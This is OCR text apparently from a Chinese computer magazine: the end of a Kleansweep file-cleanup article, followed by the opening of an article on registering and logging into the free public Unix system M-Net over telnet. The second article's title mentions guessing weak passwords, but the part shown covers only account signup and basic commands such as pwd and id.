


图4




图5

在正式删除选择的冗余文件之前，Kleansweep还会再次要求用户确认，如图4所示。

为被删除的冗余文件创建备份文档，这个步骤很重要，以便日后恢复误删除的文件。当然，如果我们对所选择的冗余文件有信心，可以省略这一步，如图5所示。

最后，Kleansweep完成用户所指定删除任务，并在完成任务前给用户一个详细的任务清单，以便用户复查，如图6所示。

【文中所涉及的工具已经包含在光盘中。工具如下：kleansweep-0.2.7.tar.bz2】




图6

编辑点评： 留恋Win环境的人可能会记得“Windows优化大师”等优化软件，方便有效。其实Linux本身的诸多设置就是非常优化的，所以自然不需要太多的优化软件。但细细搜索，还是有许多小玩意儿会让我们眼前一亮，常用Google能让大家有许多新的发现。

便捷学习*NIX虚拟服务器以及猜解弱口令

钱海东

一、前言

最近，由于对Unix突然有了莫名的兴趣，就想实际感受一下Unix系统，但我又不想在自己的电脑上安装Unix系统（其实主要原因还是对Unix的安装不太熟悉）。所以我就在www.google.com开始了我的搜索旅程，希望能找到一个提供免费账号的Unix系统，能提供给我一个试用Unix系统的机会。经过大约一分钟，找到了一个提供免费Unix账号的站点www.arbornet.org。(图1)

点击页面上的“LogIn Now!”，可以转到下面的页面。(图2)




图1




图2

该页面提供了4种访问系统的方式，它们分别是：telnet、ssh、web-based ssh java client和web-based bbs access。这4种方式中telnet方式比较简单、直观，所以我们直接选择telnet方式。点击“this link”，出现dos界面。(图3)

系统提示新用

```
Telnet m-net.arbornet.org

Welcome to the Once and Future M-Net
FreeBSD 4.6 (m-net.arbornet.org) (ttyp0)

Enter  newuser  at the login prompt to create a new account
Enter  upgrade  at the login prompt to find out about increased access

login:
```

图3

```
Welcome to M-Net, America's First Public-Acess UNIX System!

M-Net is a free-access community service provided by Arbornet, Inc., a
non-profit Ann Arbor corporation. Use of M-Net is absolutely free--enjoy!
If you decide you like M-Net enough to be a supporter later on (M-Net is
sustained by user contributions), type "support" any time after you log in
to the system. Thank you for calling M-Net, and welcome!

                What's happening here

Hi. I'm the newuser program. I'm completely automated. I'm going to teach
you a very small amount about how to use this system more effectively.
Then I'm going to move on and ask you a few questions. I'll give you a
chance to correct your answers, and then I will create an account for you
(based on your answers).  After that, I'm done, and I'll let you on the
system with your new account. First, allow me to tell you a little more
about M-Net.

          What is M-Net?

M-Net is, first and foremost, a fun place. We hope you enjoy logging into
M-Net--but M-Net also exists as a community resource.  Arbornet, Inc., the
company that runs M-Net, is an all-volunteer non-profit group whose purpose

Press any key to Continue_
```

图4

户在登陆系统时，必须创建一个新的账号。好，按照系统提示，首先输入newuser，然后按提示创建账号。服务器会显示许多的帮助信息。(图4)

```
is on MS-DOS systems.  If you really want to use something else, you'll have
a chance to change it later.

Enter  ?  at any prompt for help.

Please press your backspace key:
```

图5

```
Enter your login name:
```

图6

```
Enter your full name:
```

图7

```
Enter your password: *******
```

图8

```
Enter your password again: ******
```

图9

接着，会要求你按两次空格来确认你的键盘发出的信号，对方可以正确识别。(图5)

输入你的登陆账号。(图6)

输入全名。(图7)

输入且重复输入密码。(图8)(图9)

接着系统会询问你习惯使用的shell。在Linux中有许多shell，不同的shell功能和操作上会有所区别(图10)。我习惯用bash。

```
Enter the shell you want (? for a list) [menu]:

The "shell" is the method through which you communicate with M-Net.
The following shells are available:

menu - This shell uses menus which allow you to select with a couple key-
       strokes what you want to do and where you want to go.

The shells listed below may be confusing for users new to UNIX.

csh  - This is a common shell which dates back to the begining of UNIX.
tcsh - This is csh with some added features.
ksh  - This is a common shell for "UNIX gurus."
sh   - This is a common shell.
bash - This is sh with added features.
zsh  - This is an enhanced ksh

If in doubt, choose menu; you may always change your selection even after your
account is created and being actively used by you.

Please enter menu, bash, csh, ksh, sh, tcsh, or zsh.
Enter the shell you want (? for a list) [menu]:
```

图10

```
Enter the editor you want (? for a list) [pico]:

The editor is a word processor.  With your editor, you can enter text, modify
it, save it, and more.  Some editors are bery advanced and have spelling
checkers, automatic formatting, and more, while others are simple yet
functional.  The following editors are available:

pico   - An easy to use and full featured editor.  Select this unless you know
         what you're doing.

vi     - The classic UNIX editor.  Do not choose unless you know how to use it.
emacs  - A full-featured editor which can do a lot more than just edit text.  Do
         not choose unless you know how to use it.
ed     - A very simple editor which may be difficult to use.
ex     - Standard line editor which may be difficult to use.

Please enter pico, vi, emacs, ed, or ex.
Enter the editor you want (? for a list) [pico]:
```

图11

询问使用什么文本编辑器，我选择vi。(图11)

输入邮箱地址。(图12)

```
Enter your email address:
```

图12

输入居住地区。(图13)

```
Enter your occupation: china
```

图13

输入性别。(图14)

```
Enter your gender:
```

图14

全部输入完毕，系统会确认信息正确与否(注：图15是编辑为了让读者理解文章意图，特意补抓的，图中注册名和作者最终注册的名字sadboy并不一致，仅作为举例之用)。

登陆系统，输入密码。(图16)

可以使用虚拟UNIX了。(图17)

我创建的账号是：sadboy。 进去了。(图18)(图19)

下面使用几个命令来玩一下(图20)：

1. pwd——这是显示目前所在目录的指令。
2. id——它能列出账号的权限。

```
                    Verify Information

(L)ogin      : latteye
(F)ull Name  : latteye
(P)assword   : [NOT SHOWN]

(S)hell      : /bin/bash
(E)ditor     : /usr/bin/vi
(T)erminal   : ansi

(B)ackspace  :
(I)nterrupt  : CONTROL-C (^C)
(K)ill Key   : CONTROL-U (^U)

E(M)ail      : latteye@gmail.com
Birth(D)ate  : 850612
(G)ender     : m
(O)ccupation: china

Enter letter of the field to change, or just press ENTER if done:
```

图15

```
Your new M-Net account has been created!  You will now be asked for your
password.

Password:_
```

图16

```
      never ask you for your password.

   Also please remember that you are not a
      unique and beautiful snowflake.

   Arbornet is not currently offering mail forwarding services
   ("SMTP server" in some mail packages).  If you are using a
   remote mail client, you will need to ask your ISP for the name
   of their SMTP server.

You can disable tcsh's terminal beep if you `set nobeep'.
stty: option requires an argument -- erase
usage: stty [-a|-e|-g] [-f file] [options]
bash-2.05a$ _
```

图17

```
Telnet m-net.arbornet.org

Welcome to the Once and Future M-Net
FreeBSD 4.6 (m-net.arbornet.org) (ttyp5)

Enter  newuser  at the login prompt to create a new account
Enter  upgrade  at the login prompt to find out about increased access

login: sadboy
Password:
Last login: Thu Apr  6 01:21:53 on ttypc
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
        The Regents of the University of California.  All rights reserved.

FreeBSD 4.6-RC (MNET) #0: Wed Nov 16 13:44:00 EST 2005

Welcome to FreeBSD!

    >>  Welcome to M-Net, the First Public Access Unix System  <<

***  The elections are over.  Congratulations to tod, jerryr and jp2!

     ** Eggdrop, other IRC bots, and IRC clients are NOT        **
     ** permitted on M-Net.  Please do not run them here.       **
     ** They will not work.                                     **
```

图18

